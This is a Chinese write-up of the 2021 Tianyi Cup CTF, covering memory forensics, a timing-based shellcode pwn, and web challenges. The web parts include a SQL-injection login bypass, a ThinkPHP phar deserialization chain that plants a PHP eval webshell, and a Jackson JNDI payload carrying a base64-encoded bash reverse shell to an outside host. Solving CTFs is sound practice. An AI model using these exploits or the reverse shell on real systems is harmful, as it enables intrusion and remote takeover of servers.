2021 第二届天翼杯ctf

原创

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13 篇文章 2 订阅

订阅专栏

2021 天翼杯ctf wp

Misc

签到

群公告

FLAG

flag{e7gRR32wJJcHwQjwc2k9qFZ6fvn3gZ8P}

Browser

先是拿到

1.默认浏览器(请给出在注册表中可证明它是默认浏览器的对应的值，如：IE.HTTP)

一般都在注册表，耐心翻翻

```
./volatility -f /root/CTF/Browser.raw --profile=Win7SP1x86 hivelist
./volatility -f /root/CTF/Browser.raw --profile=Win7SP1x86 hivelist -o 0x8f484880
```

```
└─# ./volatility -f /root/CTF/Browser.raw   --profile=Win7SP1x86  hivelist
Volatility Foundation Volatility Framework 2.6
Virtual    Physical   Name
---------- ---------- ----
0x8f4e59c8 0x4619f9c8 \??\C:\Users\HP\AppData\Local\Microsoft\Windows\UsrClass.dat
0x913c19c8 0x29fc79c8 \Device\HarddiskVolume1\Boot\BCD
0x913d29c8 0x2a6f79c8 \SystemRoot\System32\Config\SOFTWARE
0x95d3b9c8 0x23b319c8 \??\C:\Windows\ServiceProfiles\NetworkService\NTUSER.DAT
0x95d9a648 0x239c2648 \SystemRoot\System32\Config\SECURITY
0x95ded008 0x21c2e008 \SystemRoot\System32\Config\SAM
0x968b21d8 0x7b6511d8 \??\C:\System Volume Information\Syscache.hve
0x9a743530 0x51794530 \SystemRoot\System32\Config\DEFAULT
0xa56bb9c8 0x65a329c8 \Device\HarddiskVolume1\360SANDBOX\360SandBox.sav
0x8b40c008 0x2c44b008 [no name]
0x8b41c008 0x2c49a008 \REGISTRY\MACHINE\SYSTEM
0x8b4459c8 0x2c4459c8 \REGISTRY\MACHINE\HARDWARE
0x8d2829c8 0x212409c8 \??\C:\Windows\ServiceProfiles\LocalService\NTUSER.DAT
0x8f484880 0x47501880 \??\C:\Users\HP\ntuser.dat

┌──(root💀kali)-[/usr/local/volatility]
```




```
http://www.360doc.com/content/14/0216/23/13813789_353089973.shtml
```

看到追加到注册表的地址

```
[HKEY_CLASSES_ROOT\WebMind\Shell\open\command]
@="\"C:\\Program Files\\Internet Explorer\\iexplore.exe\" \"%1\""
[HKEY_CURRENT_USER\Software\Microsoft\Windows\Shell\Associations
\UrlAssociations\http\UserChoice]
"Progid"="WebMind"
```

看到本地的表示



然后去检索win7 的注册表

“Software\Microsoft\windows\Shell\Associations\UrlAssociations\http\Userchoice”


```
┌──# ./volatility -f /root/CTF/Browser.raw   --profile=Win7SP1x86  printkey  -K  "Software\Microsoft\Windows\Shell\Associations\UrlAssociations\http\Userchoi
Volatility Foundation Volatility Framework 2.6
Legend: (S) = Stable   (V) = Volatile

----------------------------
Registry: \??\C:\Users\HP\ntuser.dat
Key name: UserChoice (S)
Last updated: 2021-08-22 10:49:54 UTC+0000

Subkeys:

Values:
REG_SZ        Progid          : (S) MSEdgeHTM
```

只能说一模一样

```
┌──# ./volatility -f /root/CTF/Browser.raw   --profile=Win7SP1x86 filescan | grep edge
Volatility Foundation Volatility Framework 2.6
0x000000007d9d13d0      6      0 R--r-- \Device\HarddiskVolume1\Program Files\Microsoft\Edge\Application\msedge.exe
0x000000007dabe938      1      1 R--r-d \Device\HarddiskVolume1\Program Files\Microsoft\Edge\Application\92.0.902.78\msedge_200_percent.pak
0x000000007daecce8      7      0 RWD--d \Device\HarddiskVolume1\Program Files\Microsoft\Edge\Temp\source5360_2139203913\92.0.902.78\msedge_200_pe
0x000000007dba7038      6      0 R--r-d \Device\HarddiskVolume1\Program Files\Microsoft\Edge\Application\msedge.exe
0x000000007dbe2968      1      1 R--r-d \Device\HarddiskVolume1\Program Files\Microsoft\Edge\Application\92.0.902.78\msedge_100_percent.pak
0x000000007ddf4788      1      1 R--r-d \Device\HarddiskVolume1\Program Files\Microsoft\Edge\Application\92.0.902.78\msedge_100_percent.pak
0x000000007e42c578      1      1 R--r-d \Device\HarddiskVolume1\Program Files\Microsoft\Edge\Application\92.0.902.78\msedge_200_percent.pak
0x000000007e960e48      1      1 R--r-d \Device\HarddiskVolume1\Program Files\Microsoft\Edge\Application\92.0.902.78\msedge_200_percent.pak
```

版本： 92.0.902.78

还缺个url那个东西在本地的Edge的缓存里面可以找到一共叫History的SQLite format 3的文件，检索下然后dump下来





```
└─# ./volatility -f /root/CTF/Browser.raw   --profile=Win7SP1x86 filescan | grep "History"
Volatility Foundation Volatility Framework 2.6
0x000000007d61f1c8      3      0 RW---- \Device\HarddiskVolume1\Windows\Prefetch\AgGlFgAppHistory.db
0x000000007d61f2c8      1      1 RW-rw- \Device\HarddiskVolume1\Users\HP\AppData\Local\Microsoft\Windows\History\History.IE5\index.dat
0x000000007d67aaa0      5      0 RW-rw- \Device\HarddiskVolume1\Users\HP\AppData\Local\Microsoft\Windows\History\History.IE5\index.dat
0x000000007d98d038      7      0 R--rwd \Device\HarddiskVolume1\Windows\System32\config\systemprofile\AppData\Local\Microsoft\Windows\History\History.
0x000000007da2abf0      2      1 RW-rw- \Device\HarddiskVolume1\Users\HP\AppData\Local\Microsoft\Edge\User Data\Default\History
0x000000007dd44408      9      1 RW-rw- \Device\HarddiskVolume1\Users\HP\AppData\Local\Microsoft\Windows\History\History.IE5\MSHist012021082220210823\
0x000000007e969280      5      1 RW-rw- \Device\HarddiskVolume1\Users\HP\AppData\Local\Microsoft\Edge\User Data\Default\History-journal
0x000000007ec5f0c0     17      1 RW-rw- \Device\HarddiskVolume1\Users\HP\AppData\Local\Google\Chrome\User Data\Default\History-journal
0x000000007f8f3380      8      0 RW-rw- \Device\HarddiskVolume1\Windows\Temp\History\History.IE5\index.dat
0x000000007f96ac38      1      1 RW-rw- \Device\HarddiskVolume1\Users\HP\AppData\Local\Google\Chrome\User Data\Default\History
0x000000007f9854f0      1      1 RW-rw- \Device\HarddiskVolume1\Users\HP\AppData\Local\Microsoft\Windows\History\History.IE5\index.dat
0x000000007fd1e970      3      0 RW---- \Device\HarddiskVolume1\Windows\Prefetch\AgGlGlobalHistory.db
0x000000007fd74e48      3      0 RW---- \Device\HarddiskVolume1\Windows\Prefetch\AgGlFaultHistory.db
```



```
./volatility -f /root/CTF/Browser.raw --profile=Win7SP1x86 dumpfiles -Q
0x000000007da2abf0 -D ./
```

```
└─# ./volatility -f /root/CTF/Browser.raw   --profile=Win7SP1x86 filescan | grep "History"
Volatility Foundation Volatility Framework 2.6
0x000000007d61f1c8      3      0 RW---- \Device\HarddiskVolume1\Windows\Prefetch\AgGlFgAppHistory.db
0x000000007d61f2c8      1      1 RW-rw- \Device\HarddiskVolume1\Users\HP\AppData\Local\Microsoft\Windows\History\History.IE5\index.dat
0x000000007d67aaa0      5      0 RW-rw- \Device\HarddiskVolume1\Users\HP\AppData\Local\Microsoft\Windows\History\History.IE5\index.dat
0x000000007d98d038      7      0 R--rwd \Device\HarddiskVolume1\Windows\System32\config\systemprofile\AppData\Local\Microsoft\Windows\His
0x000000007da2abf0      2      1 RW-rw- \Device\HarddiskVolume1\Users\HP\AppData\Local\Microsoft\Edge\User Data\Default\History
0x000000007dd44408      9      1 RW-rw- \Device\HarddiskVolume1\Users\HP\AppData\Local\Microsoft\Windows\History\History.IE5\MSHist012021
0x000000007e969280      5      1 RW-rw- \Device\HarddiskVolume1\Users\HP\AppData\Local\Microsoft\Edge\User Data\Default\History-journal
0x000000007ec5f0c0     17      1 RW-rw- \Device\HarddiskVolume1\Users\HP\AppData\Local\Google\Chrome\User Data\Default\History-journal
0x000000007f8f3380      8      0 RW-rw- \Device\HarddiskVolume1\Windows\Temp\History\History.IE5\index.dat
0x000000007f96ac38      1      1 RW-rw- \Device\HarddiskVolume1\Users\HP\AppData\Local\Google\Chrome\User Data\Default\History
0x000000007f9854f0      1      1 RW-rw- \Device\HarddiskVolume1\Users\HP\AppData\Local\Microsoft\Windows\History\History.IE5\index.dat
0x000000007fd1e970      3      0 RW---- \Device\HarddiskVolume1\Windows\Prefetch\AgGlGlobalHistory.db
0x000000007fd74e48      3      0 RW---- \Device\HarddiskVolume1\Windows\Prefetch\AgGlFaultHistory.db

┌──(root💀kali)-[/usr/local/volatility]
└─# ./volatility -f /root/CTF/Browser.raw   --profile=Win7SP1x86 dumpfiles  -Q 0x000000007da2abf0 -D ./
Volatility Foundation Volatility Framework 2.6
DataSectionObject 0x7da2abf0   None   \Device\HarddiskVolume1\Users\HP\AppData\Local\Microsoft\Edge\User Data\Default\History
SharedCacheMap 0x7da2abf0   None   \Device\HarddiskVolume1\Users\HP\AppData\Local\Microsoft\Edge\User Data\Default\History

┌──(root💀kali)-[/usr/local/volatility]
└─# ls
```


下载下来导入navicat



id	url	title	visit_count	typed_count	last_visit_time	hidden
2	https://support.micr		0	0	74100720000000	1
3	https://www.baidu.c	百度一下，你就知道	2	1	74101863661551	0
4	https://support.micr		0	0	74100994000000	1
5	https://www.msn.cn/		0	0	74100702000000	1
6	https://www.microsc	下载 Microsoft Edge	1	0	74100762000000	0
7	http://www.baidu.co		1	0	74100730000000	0
8	https://hao.360.com		0	0	74100720000000	1
9	file:///C:/Users/HP/D		1	0	74101614000000	0
10	http://www.baidu.co		0	0	74100716000000	1
11	https://go.microsoft		0	0	74100994000000	1
12	https://www.baidu.c	edge_百度搜索	1	0	74100730000000	0
13	https://support.micr		0	0	74100994000000	1
14	https://support.micr	有关安装和更新 Micro	1	0	74101850532399	0
15	https://go.microsoft	Microsoft Edge	1	0	74101851576288	0
16	https://microsoftedg	Microsoft Edge	1	0	74101851576288	0
17	https://microsoftedg	Microsoft Edge	1	0	74101851576288	0
18	https://www.baidu.c	test_百度搜索	1	0	74101866992175	0
19	http://www.bilibili.co	哔哩哔哩 (°- °)つロ	1	0	74101915425637	0
20	https://www.bilibili.c	哔哩哔哩 (°- °)つロ	1	1	74101915425637	0
21	https://www.bilibili.c	液晶电视能否超越 OLE	1	0	74101920204541	0
22	https://www.bilibili.c	【初投/OC/原创动画M	1	0	74101924804740	0
23	https://www.bilibili.c	《黑神话：悟空》12分	1	0	74101930491282	0
24	http://www.hao123.c	hao123_上网从这里开	1	0	74101939104815	0
25	https://www.hao123	hao123_上网从这里开	1	1	74101939104815	0
26	https://www.hao123	腾讯首页	1	0	74101941328324	0

降序下然后就能看到

https://weibo.com/login.php

拼接

MSEdgeHTM_92.0.902.78_https://weibo.com/login.php

得到flag

Pwn

ezshell

```python
from pwn import *
elf=ELF('./chall')
EXCV = context.binary = './chall'
context.arch='amd64'
def pwn(p, idx, c):
# open
shellcode = '''
push 0x3a; pop rdi; xor rbx,rbx;inc bl;shl rbx,0x10;add rdi,rbx; xor
esi, esi;
open:
push 2; pop rax; syscall;
cmp al,0x4
jl open
'''
# re open, rax => 0x14
# read(rax, 0x10050, 0x50)
shellcode += "mov rdi, rax; xor eax, eax; push 0x50; pop rdx; push 0x50;
pop rsi;add rsi,rbx; syscall;"
# cmp and jz
if idx == 0:
shellcode += "cmp byte ptr[rsi+{0}], {1}; jz $-3; ret".format(idx,
c)
else:
shellcode += "cmp byte ptr[rsi+{0}], {1}; jz $-4; ret".format(idx,
c)
shellcode = asm(shellcode)
p.recvuntil('======== Input your secret code ========\n')
p.send(shellcode.ljust(0x40-6, b'a') + b'./flag')
idx = 0
var_list = []
while(1):
for c in range(32, 127):
p = remote("47.104.169.149",25178)
# p=process('./chall')
pwn(p, idx, c)
start = time.time()
try:
p.recv(timeout=2)
except:
pass
end = time.time()
p.close()
if end-start > 1.5:
var_list.append(c)
print("".join([chr(i) for i in var_list]))
break
else:
print("".join([chr(i) for i in var_list]))
break
idx = idx + 1
print("".join([chr(i) for i in var_list]))
```

Web

eztp

www.zip源码泄漏

```
[11:47:24] 200 -    0B  - /vendor/composer/autoload_classmap.php
[11:47:24] 200 -    0B  - /vendor/composer/autoload_namespaces.php
[11:47:24] 200 -    0B  - /vendor/composer/autoload_static.php
[11:47:24] 200 -   55KB - /vendor/composer/installed.json
[11:47:27] 200 -    6MB - /www.zip
```



```
POST /public/ HTTP/1.1
Host: 8.134.37.86:26846
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:92.0)
Gecko/20100101 Firefox/92.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 100
Origin: http://8.134.37.86:26846
Connection: close
Referer: http://8.134.37.86:26846/public/index.php
Cookie: PHPSESSID=7la556p4v160a8j1nhcholth1d
username[0]=not like&username[1][0]=%%&username[1][1]=233&username[2]=)
union select 1,1#&password=1
```

注入登录进入后台

POP链

```
<?php
namespace think {
abstract class Model
{
protected $append;
protected $error;
public $parent;
}
}
namespace think\model {
use think\db\Query;
use think\Model;
use think\model\relation\HasOne;
use think\console\Output;
abstract class Relation
{
protected $query;
protected $selfRelation;
protected $parent;
protected $foreignKey;
protected $localKey;
}
class Pivot extends Model
{
public function __construct()
{
```

```
$this->append = ['mb' => 'getError'];
$this->error = new HasOne();
$this->parent = new Output();
}
}
}
namespace think\session\driver {
use think\cache\driver\File;
class Memcached
{
protected $handler;
public function __construct()
{
$this->handler = new File();
}
}
}
namespace think\cache\driver {
class File
{
protected $options;
protected $tag;
function __construct()
{
$this->options = [
'expire' => 3600,
'cache_subdir' => false,
'prefix' => '',
'path' => 'php://filter/convert.iconv.utf-8.utf7|convert.base64-
decode/resource=aaaPD9waHAgQGV2YWwoJF9QT1NUWydjY2MnXSk7Pz4g/../../../../../
../../../var/www/html/public/uploads/a.php',
'data_compress' => false,
];
$this->tag = 1;
}
}
}
namespace think\db {
use think\console\Output;
class Query
{
protected $model;
public function __construct()
{
$this->model = new Output();
}
}
}
namespace think\console {
use think\session\driver\Memcached;
class Output
{
protected $styles;
private $handle;
public function __construct()
{
$this->styles = ['where'];
$this->handle = new Memcached();
}
```


```
}
}
namespace think\model\relation {
use think\Model\Relation;
use think\db\Query;
use think\console\Output;
abstract class OneToOne extends Relation
{
protected $bindAttr;
}
class HasOne extends OneToOne
{
public function __construct()
{
$this->selfRelation = 0;
$this->query = new Output();
$this->bindAttr = ['ccc', 'ccc'];
$this->foreignKey = 'ccc';
$o = new \stdClass();
$o->mb = 'ccc';
$this->parent = $o;
$this->localKey = 'mb';
}
}
}
namespace think\process\pipes {
use think\model\Pivot;
class Windows
{
private $files;
public function __construct()
{
$this->files = [new Pivot()];
}
}
}
namespace {
use think\process\pipes\Windows;
// echo urlencode(base64_encode(serialize(new Windows())));
$phar = new Phar("exp.phar"); //后缀名必须为 phar
$phar->startBuffering();
$phar->setStub('GIF89a' . '<?php __HALT_COMPILER();?>');
$object = new Windows();
$phar->setMetadata($object); //将自定义的 meta-data 存入 manifest
$phar->addFromString("1.php", ""); //添加要压缩的文件
//签名自动计算
$phar->stopBuffering();
rename("exp.phar", "exp.jpg");
}
```


上传phar文件

使用listpic路由触发 phar反序列化

```
http://8.134.37.86:24954/public/?
s=admin/index/listpic&dir=phar:///var/www/html/public/static/img/person.jpg
```

写入shell后 读取flag






jackson

花生壳设置内网穿透安排恶意ldap服务

```
use exploit LDAPLocalChainListener
use payload CommonsCollections8
use bullet TransformerBullet
set lport 9001
set version 3
set args 'set args 'bash -c
{echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xMDEuMzIuMjAxLjQ0Lzk5OTkgMD4mMQ==}|{base64,-
d}|{bash,-i}''
run
```

ysomap直接用上面的payload
中转到服务器上接到shell



